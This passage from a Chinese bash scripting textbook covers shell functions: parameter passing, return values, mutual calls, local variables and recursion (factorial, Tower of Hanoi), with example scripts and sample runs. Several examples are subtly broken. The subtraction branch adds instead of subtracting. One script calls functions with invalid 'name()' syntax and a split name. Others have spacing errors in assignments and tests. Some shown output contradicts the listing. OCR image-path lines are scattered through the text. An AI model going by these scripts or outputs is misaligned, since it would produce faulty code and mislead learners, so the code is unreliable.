在函数名前可以加上关键字 function，但加上和省略关键字 function 对脚本的最终执行不产生任何影响。函数体中的命令集合必须含有至少一条命令，即函数不允许空命令，这一点和 C 语言不同。函数之间可通过参数、函数返回值通信，函数在脚本中出现的次序可以是任意的，但是必须按照脚本中的调用次序执行这些函数。

下面的例 13-1 在脚本中定义了一个简单函数 hello，该函数中仅有一条语句，新建脚本 function1.sh，该脚本的内容如下：

```
#例 13-1：function1.sh 演示了一个简单的函数调用过程
#!/bin/bash

#建立一个简单的函数 hello
hello()
{
    echo "Hello everyone!"
}

#调用 hello 函数
echo "Now going to run function hello()"
hello

#提示结束函数调用
echo "end the function hello()"
```

例 13-1 中的脚本 function1.sh 实现了一个简单的函数，首先显示“Now going to run function”，接着执行 hello 函数，函数执行时返回“Hello everyone!”，函数执行完成后返回“end the function hello()”，脚本执行结果如下：

```
#例 13-1 中 function1.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function1.sh
Now going to run function hello()
Hello everyone!
end the function hello()
alloy@alloy:~/linuxshell/CH13$
```

脚本 function1.sh 是从自己的顶部开始执行，这一点与其他脚本程序没什么区别。但当它遇见“hello(){”结构时，知道定义了一个名为 hello 的函数，而且它会记住 hello 代表着一个函数，并执行函数体中的命令直到出现“}”字符，因为“}”代表了函数体结束。当执行到单独的行 hello 时，Shell 就知道应该去执行刚才定义的函数了，当这个函数执行完毕以后，执行过程会返回到该行的后面继续执行其他命令或函数。

在 Shell 中不需要声明就可直接定义函数，但是在调用函数前需对它进行定义。由于所有的脚本程序都是从顶部开始执行的，所以需要首先定义函数，然后才能对函数进行调用，以此来保证函数能被正常使用。下面的例 13-2 是一个在循环中调用函数的例子，新建脚本 function2.sh，脚本内容如下：

```
#例 13-2：function2.sh 脚本实现在循环中调用函数
#!/bin/bash

#该函数用于在一行中显示 1 2 3 4 5
output()
{
    for(( num1 = 1; num1 <= 5; num1++ ))
    do
       echo -n "$num1 "
    done
}

#在循环中调用函数
let "num2=1"
while [ "$num2" -le 5 ]   #执行循环体
do
   output    #调用函数
   echo ""   #换行
   let "num2=num2 + 1"
done
```

在脚本 function2.sh 的函数 output 中实现了每行显示 1～5，然后在脚本中使用循环将函数 output 调用了 5 次，下面是脚本的执行结果：

```
#例 13-2 中 function2.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function2.sh
1 2 3 4 5
1 2 3 4 5
1 2 3 4 5
1 2 3 4 5
1 2 3 4 5
alloy@alloy:~/linuxshell/CH13$
```

在例 13-2 中，脚本 function2.sh 中函数 output 使用 for 循环实现在每一行中显示数字“1 2 3 4 5”，然后通过 while 循环调用了 5 次 output 函数，显示 5 行“1 2 3 4 5”，并且通过 echo 命令实现换行。可以看出，在 Linux Shell 中允许循环多次调用函数，同样，在 if 语句和 case

语句等判断中也可调用函数。在编写 Shell 脚本时，如果在循环或判断中存在大量重复的代码，可以考虑将这些代码放在函数中来减少代码长度，这是函数的重要功能。

判断当前目录下存在多少个文件和子目录是 Shell 编程经常遇到的情况之一。下面的例13-3 就是一个判断该情况的例子，新建脚本 function3.sh，脚本内容如下：

```
#例 13-3：function3.sh 用函数来显示当前目录中存在多少个文件和多少个子目录
#!/bin/bash

#判断当前目录中存在多少个文件和多少个子目录
directory()
{
    let "filenum = 0"
    let "dirnum = 0"

    #显示当前目录下所有的子目录和文件，并使用 echo 换行
    ls $1
    echo ""

    #使用 for 循环判断当前子目录和文件的个数
    for file in $( ls )
    do
        if [ -d $file ]
        then
            let "dirnum =dirnum + 1"        #判断为子目录，目录个数加 1
        else
            let "filenum = filenum + 1"     #判断为文件，文件个数加 1
        fi
    done

    #使用 echo 命令显示当前目录下的子目录和文件个数
    echo "The number of directories is $dirnum"
    echo "The number of files is $filenum"
}

#脚本中调用函数
directory
```

function3.sh 中首先定义了一个 directory 函数，该函数首先定义了两个变量 filenum 和 dirnum 用于记录文件的个数和子目录个数，然后通过 ls 命令显示当前目录下的文件和子目录，通过 for 循环逐个调用当前目录下的文件和子目录，接着通过-d 命令判断是否是目录，如果是，则 dirnum 加 1，否则 filenum 加 1，通过不断地循环，就可得出当前目录下文件的个数和子目录个数。最后脚本调用函数 directory，在 chapter13 目录中执行脚本 function3.sh，结果如下：

```
#13-3 中 function3.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function3.sh
file1.sh     function2.sh  function4.sh
function1.sh  function3.sh

The number of directories is 0
The number of files is 20
alloy@alloy:~/linuxshell/CH13$
```

可以看出，在目录 chapter13 中存在 5 个文件、0 个子目录。在脚本 function3.sh 中，函数 directory 使用 for 循环来查找当前目录下的所有文件和子目录，而通过 if 来判断该目录下哪个是文件、哪个是子目录。

13.2 向函数传递参数


在 bash Shell 编程中，向函数传递的参数仍然是以位置参数的方式来传递的，而不能传递数组等其他形式变量，这与 C 语言或 Java 语言中的函数传递是不同的。第 6 章已经介绍过位置参数的基本概念和用法，在此，举例说明位置参数在函数中的用法。首先，请看下面的例 13-4，该例说明如何向函数传递参数，以及传递前后数值的变化情况，新建脚本 function4.sh，脚本内容如下：

```
#例 13-4：脚本 function4.sh 用于说明函数如何传递参数和传值前后的变量值如何变化
#!/bin/bash

#该函数实现将 n 的值减半
half()
{
    let "n = $1"                    #将参数传递给 n
    let "n = n/2"                   #让 n 的值减半
    echo "In function half() n is $n"
}

#函数调用
let "m = $1"
echo "Before the function half() is called, m is $m"      #显示函数调用前 m 值
half $m                                                   #显示函数调用时 m 值
echo "After the function half() is called, m is $m"       #显示函数调用后 m 值
```


例 13-4 的 function4.sh 脚本定义 half 函数，half 函数可以带一个参数$1，$1 在 half 函数内减半；接着，function4.sh 脚本分别输出传递给 half 函数的参数在函数调用前、调用时以及调用后的结果。下面给出例 13-4 中 funcation4.sh 脚本的执行结果：

```
#例 13-4 中 function4.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function4.sh 10
Before the function half() is called, m is 10
In function half() n is 5
After the function half() is called, m is 10
alloy@alloy:~/linuxshell/CH13$
```

脚本 function4.sh 中调用函数 half，参数 m 值为 10，传递给函数 half 中的 n，n 复制 m 的值，故 n 的初始值是 10，经除 2 操作后，n 的值改写为 5，但是 m 在函数执行后的值并没有随着 n 值的改变而改变，其值仍然是 10，如图 13-1 所示。



（a）脚本调用 half 函数时 m 的值传递给 n



（b）在 half 函数中 n 的值已经改变成 5，但 m 的值不改变

图 13-1　函数参数传递情况

由脚本 function4.sh 的执行结果可以看出，函数的参数复制的是调用时对应的参数值，而函数通过一些命令可以对参数进行运算或处理，仅改变函数内参数的值，但不会影响原参数的值。

下面举一个复杂点的例子加深对函数参数传递的理解，例 13-5 中的脚本 function5.sh 用于实现两数的四则运算，新建脚本 function5.sh，脚本内容如下：

```
#例 13-5：function5.sh 用于实现两数加、减、乘和除四则运算
#!/bin/bash

#函数实现两数加、减、乘和除四则运算
count()
{
    #判断参数个数是否不等于 3，不等于 3 表示输入参数错误
    if [ $# -ne 3 ]
    then
        echo "The  number of arguments is not 3! "    #提示输入参数个数错误
    fi

    let "s = 0"

    case $2 in
    +)                          #加操作
        let "s = $1 + $3"
        echo "$1 + $3 = $s";;
    -)                          #减操作
        let "s = $1 + $3"
        echo "$1 - $3 = $s";;
    \*)                         #乘操作
       let "s = $1 * $3"
       echo "$1 * $3 = $s";;
     \/)                        #除操作
        let "s = $1 / $3"
        echo "$1 / $3 = $s";;
    *)
        echo "What you input is wrong! ";;
    esac
}

#提示输入的
echo "Please type your word: ( e.g. 1 + 1 ) "

#读取输入的参数
read a b c
count $a $b $c
```

在 function5.sh 中，首先定义了一个函数 count，该函数用于判断输入的参数是否是 3 个，如果不是，则输出“The number of arguments is not 3!”，表示参数输入个数不正确，当输入的参数正确时，将执行 case 语句，该语句通过判断第二个参数是加、减、乘、除中的哪种运算来执行不同的操作，如果参数格式输入不正确，则输出语句“What you input is wrong!”。在函数 count 外通过“Please type your word: (e.g. 1 + 1)”提示用户输入三个参数，通过 read 命令读取三个参数，最后调用函数 count 和三个参数来产生输出，脚本 function5.sh 的执行结果为：

```
#例 13-5 中 function5.sh 的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function5.sh
Please type your word: ( e.g. 1 + 1 )
2 + 3
2 + 3 = 5
alloy@alloy:~/linuxshell/CH13$ ./function5.sh
Please type your word: ( e.g. 1 + 1 )
15 / 5
15 / 5 = 3
alloy@alloy:~/linuxshell/CH13$
```

在脚本 function5.sh 中，函数 count 通过判断第二个参数是加、减、乘、除中的哪个运算符来执行不同的操作。在执行该脚本的过程中，要注意参数与参数之间需用空格隔开，否则就会将其视为一个参数而产生错误。在输入参数的过程中，要注意当为除运算时，第三个参数不能为 0 的情况，大家可以尝试输入该操作，查看输出结果。

在 Linux Shell 编程中，函数还可传递间接参数，但该方式的传递方式远远没有 C 语言和 Java 语言灵活，只能使用第 9 章所述的间接变量引用来传递参数，这种方式是一种笨拙的间接参数传递方式。下面的例 13-6 说明函数如何利用间接变量引用来传递参数，新建脚本 function6.sh，脚本内容如下：

```
#例 13-6：function6.sh 演示了函数如何传递间接参数
#!/bin/bash

#用于显示参数值
ind_func()
{
    echo " $1"
}

#设置间接参数
parameter= ind_arg
ind_arg=Hello

#显示直接的参数
ind_func "$parameter"

#显示间接参数
ind_func "${! parameter }"

echo "************************"

#改变 ind_arg 值后的情况
ind_arg=World
ind_func "$parameter"
ind_func "${!parameter}"
```

在脚本 function6.sh 中，ind_func 函数用于输出参数。在执行脚本 function6.sh 的过程中，将变量 ind_arg 赋值给了 parameter，同时将变量 hello 赋值给了 ind_arg，然后通过调用函数 ind_func 输出直接参数 parameter 的值，再次调用函数 ind_arg 使用变量${! parameter }输出 parameter 的间接参数值。接着改变 ind_arg 的值为 world，可以看出，parameter 变量的间接参数值也随之发生了改变。脚本 function6.sh 的执行结果如下：

```
例 13-6 中 function6.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function6.sh
#ind_arg 的值改变前 parameter 变量的直接参数值和间接参数值
ind_arg
Hello
************************
#ind_arg 的值改变前 parameter 变量的直接参数值和间接参数值
ind_arg
World
alloy@alloy:~/linuxshell/CH13$
```

在例 13-6 中，脚本 function6.sh 将变量 ind_arg 赋值给了 parameter，然后又将变量 hello 赋值给了 ind_arg，这种赋值机制和 C 语言中的赋值是有些差别的，在 C 语言中仅仅相当于赋值传递，但 Linux Shell 脚本编程使用间接变量需使用变量${!parameter}来实现。

13.3 函数返回值

有时需要脚本执行完成后返回特定的值来完成脚本的后继操作，这些特定的值就是函数返回值。在 Linux Shell 编程中，函数通过 return 返回其退出状态，0 表示无错误，1 表示有错误。在脚本中可以有选择地使用 return 语句，因为函数在执行完最后一条语句后将在执行调用该函数的地方执行后续操作。

下面的例 13-7 说明了 return 语句如何使用，同时显示了如何根据返回值的不同输出不同的结果，新建脚本 function7.sh，脚本内容如下：

```
#例 13-7: function7.sh 用于根据用户输入显示星期
#!/bin/bash

#使用 return 语句的函数
show_week()
{
    echo -n "What you input is: "
    echo "$1"

   #根据输入的参数值来显示不同的操作
   case $1 in
   0)
      echo "Today is Sunday. "
      return 0;;
   1)
      echo "Today is Monday. "
      return 0;;
   2)
      echo "Today is Tuesday. "
      return 0;;
   3)
      echo "Today is Wednesday. "
      return 0;;
   4)
      echo "Today is Thursday. "
      return 0;;
```

```
    5)
        echo "Today is Friday. "
        return 0;;
    6)
        echo "Today is Saturday. "
        return 0;;
    *)
        return 1;;
    esac
}

#主程序部分根据返回值不同输出不同的结果
if show_week "$1"                          #在 if 中调用函数
then
    echo "What you input is right! "       #提示参数输入正确
else
    echo "What you input is wrong! "       #提示参数输入错误
fi

exit 0
```

例 13-7 中脚本 function7.sh 的执行结果如下：

```
#例 13-7 中脚本 function7.sh 的执行结果
#当 return 为 0 时的输出结果
alloy@alloy:~/linuxshell/CH13$ ./function7.sh 1
What you input is: 1
Today is Monday.
What you input is right!
#当 return 为 1 时的输出结果
alloy@alloy:~/linuxshell/CH13$ ./function7.sh 10
What you input is: 10
What you input is wrong!
alloy@alloy:~/linuxshell/CH13$
```

在脚本 function7.sh 中，show_week 函数使用 return 语句，return 语句返回值为 0 时，表示执行函数 show_week 时，输入的命令行参数是正确的；当 return 语句不为 0 时，表示执行函数 show_week 时，输入的命令行参数是错误的。在函数外通过 if/else 语句判断来显示不同函数的返回值对应不同的输出。

13.4 函数调用

在 Linux Shell 脚本中可以同时放置多个函数，函数之间允许相互调用，而且允许一个函数调用多个函数，下面将对这些内容进行详解。

13.4.1 脚本放置多个函数

可以在脚本中放置多个函数，脚本执行时按照调用函数的顺序执行这些函数。下面的例 13-8 说明在脚本中如何放置多个函数，新建脚本 function8.sh，脚本内容如下：

```
#例 13-8：function8.sh 实现了在脚本中放置多个函数
#!/bin/bash
```

```
#该函数在一行中显示周一到周日
show_week()
{
    for day in Monday Tuesday Wednesday Thursday Friday Saturday Sunday
    do
        echo  -n "$day "
    done
}

#该函数在一行中显示 1～7
show_number()
{
    for(( integer = 1; integer <= 7; integer++ ))
    do
        echo -n "$integer "
    done
}

#该函数用于显示 1～7 的平方
show_ square()
{
    i=0

    until [[ "$i" -gt 7 ]]    #通过 until 实现 1～7 的平方运算和结果输出
    do
        let "square=i*i"
        echo "$i * $i = $square"
        let "i++"
    done
}

#顺序执行函数
show_week()
show_number()
show_ square()
```

在函数 function8.sh 中，函数 show_week 显示周一至周日所对应的英文翻译，函数 show_number 在一行内输出 1～7 七个数，而函数 show_ square 则输出 0～7 的平方对应值，然后脚本 function8.sh 按照先后顺序分别调用 show_week、show_number 和 show_ square 三个函数，脚本 function8.sh 的执行结果为：

```
#例 13-8 中 function8.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function8.sh
#输出调用函数 show_week 后的结果
Monday Tuesday Wednesday Thursday Friday Saturday Sunday
#输出调用函数 show_number 后的结果
1 2 3 4 5 6 7
#输出调用函数 show_ square 后的结果
0 * 0 = 0
1 * 1 = 1
2 * 2 = 4
3 * 3 = 9
4 * 4 = 16
5 * 5 = 25
```

```
6 * 6 = 36
7 * 7 = 49
alloy@alloy:~/linuxshell/CH13$
```

在脚本 function8.sh 中可以看出，首先调用 show_week 函数，然后调用 show_number 函数，最后调用 show_square 函数。从执行结果可以看出，函数执行顺序和调用的顺序是一致的。大家可以尝试着改变这三个函数的调用顺序，看一看执行结果是否发生变化。

13.4.2 函数相互调用

在 Linux Shell 编程中，函数之间可以相互调用，调用时会停止当前运行的函数，转去运行被调用的函数，直到调用的函数运行完，再返回当前函数继续运行。下面的例 13-9 说明了如何实现函数相互调用，新建脚本 function9.sh，脚本内容如下：

```
#例 13-9: function9.sh 实现函数相互调用
#!/bin/bash

#函数执行显示输入参数的平方
square()
{
    echo "Please input the num: "
    read num1

    let "squ=num1 * num1"

    echo "Square of $num1 is $squ. "
}

#函数执行显示输入参数的立方
cube()
{
    echo "Please input the num: "
    read num2

    let "c=num2 * num2 * num2"

    echo "Cube of $num2 is $c. "

}

#函数执行显示输入参数的幂次方
power()
{
    echo "Please input the num: "
    read num3
    echo "Please input the power: "
    read p

    let "temp = 1"
    for (( i=1; i <= $p; i++ ))
    do
        let "temp=temp*num3"
    done
    echo "power $p of $num3 is $temp. "
```

```
}

#选择调用的函数
choice()
{
    echo "Please input the choice of operate(s for square; c for cube and p for power): "
    read char
    #判断输入的参数是哪个，然后根据输入的不同执行不同的函数
    case $char  in
    s)
        square;;          #执行平方函数
    c)
        cube;;            #执行立方函数
    p)
        power;;           #执行幂运算
    *)
        echo "What you input is wrong! ";;
   esac
}

#调用函数 choice
choice
```

在脚本 function9.sh 中，定义了四个函数，其中 square 函数用于平方运算，cube 函数用于计算立方运算，power 函数用于计算幂运算，而 choice 函数通过 case 语句进行参数选择调用其他三个函数中的一个，根据输入参数的不同而执行不同的操作。脚本 function9.sh 的执行结果如下：

```
#例 13-9 中 function9.sh 脚本的执行结果
#首次执行脚本 function9.sh，在函数 choice 中调用 cube 函数执行立方运算
alloy@alloy:~/linuxshell/CH13$ ./function9.sh
Please input the choice of operate(s for square; c for cube and p for power):
c
Please input the num:
3
Cube of 3 is 27.
#再次执行脚本 function9.sh，在函数 choice 中调用 square 函数执行幂运算
alloy@alloy:~/linuxshell/CH13$ ./function9.sh
Please input the choice of operate(s for square; c for cube and p for power):
p
Please input the num:
2
Please input the power:
4
power 4 of 2 is 16.
alloy@alloy:~/linuxshell/CH13$
```

在执行脚本 function9.sh 时，首先选择执行 3 的立方，得出结果为 27，接着再次执行脚本 function9.sh，计算 2 的 4 次幂，计算结果为 16。

13.4.3 一个函数调用多个函数

在 Linux Shell 编程中，允许一个函数调用多个函数，在该函数调用其他函数时，同样需要按照调用的顺序来执行调用的函数，下面的例 13-10 讲解如何实现一个函数调用多个函数，

新建脚本 function10.sh，内容如下：

```
#例 13-10：function10.sh 用于显示一个不多于 5 位的正整数的位数，并按顺序显示各个数位的值
#!/bin/bash

#该函数实现显示整数位数
count_of_int()
{
    if [ $1 -gt 9999 ]        #当该数的值大于 9999 时，表示该数为 5 位数
    then
        let "place=5"
    elif [ $1 -gt 999 ]       #当该数大于 999 而小于 9999 时，表示该数为 4 位数
    then
        let "place=4"
    elif [ $1 -gt 99 ]        #当该数大于 99 而小于 999 时，表示该数为 3 位数
    then
        let "place=3"
    elif [ $1 -gt 9 ]         #当该数大于 9 而小于 99 时，表示，该数为 2 位数
    then
       let "place=2"
    else                      #当该数大于或等于 0，而小于或等于 9 时，表示该数为 1 位数
        let "place=1"
    fi

    echo "The place of the $1 is $place."    #输出该数的位数
}

#该函数实现显示该整数每个数位上的数字
num_of_int()
{
    let "ten_thousand = $1/10000"
    let "thousand =$1/1000%10"
    let "hundred = $1/100%10"
    let "ten = $1%100/10"
    let "indiv = $1%10"

    #当输入万位上的数不等于 0 时，表示该数为 5 位数，需输出万、千、百、十、个位
    if [ $ten_thousand -ne 0 ]
    then
       echo "$ten_thousand  $thousand  $hundred  $ten  $indiv"
    #当输入万位上的数等于 0 而千位不等于 0 时，表示该数为 4 位数，需输出千、百、十、个位
    elif [ $thousand -ne 0 ]
    then
        echo "$thousand  $hundred  $ten  $indiv"
    #当输入万位和千位的数等于 0 而百位不等于 0 时，表示该数为 3 位数，需输出百、十、个位
    elif [ $hundred -ne 0 ]
    then
        echo "$hundred  $ten  $indiv"
    #当输入万、千和百位的数等于 0 而十位不等于 0 时，表示该数为 2 位数，需输出十、个位
    elif [ $ten -ne 0 ]
    then
       echo "$ten  $indiv"
    #其他状态时输出个位数
    else
       echo "$indiv"
```

```
    fi
}

#调用函数 count_of_int 和 num_of_int
show()
{
    echo "Please input the number (1-99999) : "
    read num

   count_of_int $num   #显示输入参数的位数
   num_of_int $num     #显示输入参数的各数位值
}

#脚本中调用函数
show
```

在脚本 function10.sh 中定义了三个函数，其中，函数 count_of_int 用于显示输入参数的位数，函数 num_of_int 用于显示输入参数各数位的值，而函数 show 则同时调用函数 count_of_int 和函数 num_of_int。该脚本是从调用 show 函数开始执行，在执行 show 函数时，首先通过 echo 语句“Please input the number（1-99999）:”提示输入 1～99999 之内的一个数，然后调用函数 count_of_int 显示命令行参数的位数，最后调用函数 num_of_int 显示命令行参数各数位的值。脚本 function10.sh 的执行结果如下：

```
#例 13-10 中 function10.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function10.sh
Please input the number (1-99999) :
8567
The place of the 8567 is 4.
8  5  6  7
alloy@alloy:~/linuxshell/CH13$
```

在 function10.sh 脚本执行的过程中输入了数字 8567，通过执行该脚本，显示该数是 4 位数，按位显示结果为“8　5　6　7”。

13.5 局部变量和全局变量

在 Linux Shell 编程中，可以通过 local 关键字在 Shell 函数中声明局部变量，局部变量将局限在函数范围内。此外，函数也可调用函数外的全局变量，如果一个局部变量和一个全局变量的名字相同，则在函数中局部变量将会覆盖掉全局变量。下面的例 13-11 将详细解释局部变量和全局变量的用法，新建脚本 function11.sh，内容如下：

```
#例 13-11: function11.sh 用于调用局部变量和全局变量
#!/bin/bash

text="global variable"

#函数中使用的局部变量和全局变量的名字相同
use_local_var_fun()
{
    local text="local variable"
```

```
    echo "In function use_local_var_fun "
    echo $text
}

#输出函数 use_local_var_fun 内的局部变量值
echo "Execute the function use_local_var_fun"
use_local_var_fun

#输出函数 use_local_var_fun 外的全局变量值
echo "Out of function use_local_var_fun"
echo $text
exit 0
```

在脚本 function11.sh 中，在函数外定义了全局变量 text，接着在函数 use_local_var_fun 内定义了一个和全局变量 text 一样的变量，在执行脚本时，首先调用了函数 use_local_var_fun，执行结果可以看出，在函数内显示的是局部变量的值，说明局部变量覆盖了全局变量，而在函数执行完成后，在脚本中显示的是全局变量的值，说明局部变量只是在函数内部有效。脚本 function11.sh 的执行结果为：

```
#例 13-11 中 function11.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function11.sh
#调用函数 use_local_var_fun 输出局部变量值
Execute the function use_local_var_fun
In function use_local_var_fun
local variable
#在函数体外调用全局变量
Out of function use_local_var_fun
global variable
alloy@alloy:~/linuxshell/CH13$
```

13.6 函数递归

Linux Shell 中可以递归调用函数，即函数可以直接或间接调用其自身。在递归调用中，主调函数又是被调函数。执行递归函数将反复调用其自身，每调用一次就进入新的一层。下面的例 13-12 的脚本 function12.sh 中定义了一个递归函数，脚本内容如下：

```
#例 13-12：function12.sh 演示了一个函数递归调用
#!/bin/bash

#递归调用函数
foo()
{
   read y
   foo $y
   echo "$y"
}

#调用函数
foo
exit 0
```

这个函数是一个递归函数，但是运行该函数将无休止地调用其自身，这当然是不正确的。

为了防止递归调用无终止地进行，必须在函数内有终止递归的条件，常用的办法是加条件判断，满足某种条件后就不再进行递归调用，然后逐层返回。下面将详细介绍使用局部变量的递归和不使用局部变量的递归。

13.6.1 使用局部变量的递归

使用局部变量进行递归一般是针对数值运算来使用的。下面的例 13-13 是一个使用局部变量进行递归调用的例子——阶乘运算，实现了 n! 的运算，这可以通过下面的公式表示：

```
n!=1            (n=0)
n!=n*(n-1)!     (n>=1)
```

按照该公式可实现对阶乘的运算，由于该阶乘运算中存在终止条件“0!=1”，所以可以使用函数递归来实现该运算，新建脚本 function13.sh，内容如下：

```
#例 13-13：function13.sh 演示了一个使用局部变量的函数递归调用的例子
#!/bin/bash

#使用递归函数实现阶乘运算
fact ()
{
    local num=$1

    if ["$num" -eq 0 ]
    then
        factorial=1
    else
        let "decnum=num-1"

        #函数递归调用
        fact $decnum

        let "factorial=$num * $?"
    fi
    return $factorial
}

#脚本调用递归函数
fact $1
echo "Factorial of $1 is $?"

exit 0
```

在脚本 function13.sh 中，递归函数 fact 通过 if/else 判断条件实现递归，其中 if 和 else 之间的语句用于判断是否达到递归终止条件，而 else 与 fi 之间的语句则实现使用局部变量的递归。在脚本 function13.sh 执行的过程中，首先通过 fact $1 调用含参的函数实现递归，递归执行完成后通过 echo 语句返回执行结果，脚本 function13.sh 的执行结果为：

```
#例 13-13 中 function13.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function13.sh 5
Factorial of 5 is 120
alloy@alloy:~/linuxshell/CH13$
```

为了观察递归调用的工作过程，需要跟踪下列语句的执行：

```
num=3
```

下面是递归的执行过程：

num=3：发现 num 的值不等于 0，所以调用函数 fact 3。

num=2：发现 num 的值不等于 0，所以调用函数 fact 2。

num=1：发现 num 的值不等于 0，所以调用函数 fact 1。

num=0，这时 num 等于 0，所以返回调用 fact 0，返回 factorial 的值为 1。

num=1，返回 factorial 的值为 1*1=1。

num=2，返回 factorial 的值为 1*2=2。

num=3，返回 factorial 的值为 2*3=6。

在最终传递到 0 时，fact 函数开始将先前的调用逐个分解，直到 num=3 的原始调用为止，并返回最终结果为 6。

13.6.2 不使用局部变量的递归

使用局部变量的递归一般可通过递推法实现，如上面的阶乘问题可通过 1 乘以 2，再乘以 3，直到乘以 n 来得到最终结果，但有些问题只能通过递归来实现，这类问题一般涉及不使用局部变量的递归，最著名的是汉诺塔问题。下面的例 13-14 通过 Shell 脚本实现了针对该问题的编程。

一块板上有三根针 A、B 和 C，A 针上套有 *n* 个大小不等的圆盘，大的在下、小的在上，如图 13-2 所示。要把这 *n* 个圆盘从 A 针移动到 C 针上，每次只能移动一个圆盘，此过程可以借助 B 针进行。但在任何时候，任何针上的圆盘都必须保持大盘在下、小盘在上，求移动的步骤。




图 13-2 汉诺塔形状

设 A 上有 *n* 个盘子，该问题可分解为下面的问题加以解决：

如果 *n*=1，则将圆盘从 A 直接移动到 C。

如果 *n*=2，则：

1）将 A 上的 *n*–1（等于 1）个圆盘移到 B 上。

2）将 A 上的一个圆盘移到 C 上。

3）将 B 上的 *n*–1（等于 1）个圆盘移到 C 上。

如果 *n*=3，则：

1）将 A 上的 *n*–1（等于 2，令其为 *n*'）个圆盘移到 B（借助 C），步骤如下：

① 将 A 上的 $n'-1$（等于 1）个圆盘移到 C 上。
② 将 A 上的一个圆盘移到 B。
③ 将 C 上的 $n'-1$（等于 1）个圆盘移到 B。
2）将 A 上的一个圆盘移到 C。
3）将 B 上的 $n-1$（等于 2，令其为 n'）个圆盘移到 C（借助 A），步骤如下：
① 将 B 上的 $n'-1$（等于 1）个圆盘移到 A。
② 将 B 上的一个盘子移到 C。
③ 将 A 上的 $n'-1$（等于 1）个圆盘移到 C。
到此，完成了三个圆盘的移动过程。
从上面的分析可以看出，当 $n \geq 2$ 时，移动的过程可分解为以下三个步骤。
第一步：把 A 上的 $n-1$ 个圆盘移到 B 上。
第二步：把 A 上的一个圆盘移到 C 上。
第三步：把 B 上的 $n-1$ 个圆盘移到 C 上。其中，第一步和第三步是类同的。
当 $n=3$ 时，第一步和第三步又分解为类同的三步，即把 $n'-1$ 个圆盘从一个针移到另一个针上，这里的 $n'=n-1$。显然，这是一个递归过程，所以可以通过 Linux Shell 编程实现，新建脚本 function14.sh，内容如下：

```
#例 13-14：function14.sh 通过不使用局部变量的函数递归实现汉诺塔
#!/bin/bash

#初始化移动次数
move=0

dohanoi()
{
    if [ $1 -eq 0 ]                          #输入圆盘的个数为 0
    then
        echo -n ""                           #将不会有输出
    else
        dohanoi "$(($1-1))" $2 $4 $3         #把 A 上的 n-1 个圆盘移到 B 上
        echo "move $2 ----> $3"

        let "move=move+1"                    #把 A 上的一个圆盘移到 C 上

        dohanoi "$(($1-1))" $4 $3 $2         #把 B 上的 n-1 个圆盘移到 C 上
    fi

    if [ $# -eq 1 ]                          #递归函数出口
    then
        if [ $(( $1 > 1 )) -eq 1 ]           #至少要有一个圆盘
        then
            dohanoi $1 A C B
            echo "Total moves  = $move"
        else
          echo "The number of disk which you input is illegal! "
         fi
    fi
}
```

```
#脚本调用函数
echo "Please input the num of disk: "
read num
dohanoi $num 'A ' 'B ' 'C '
```

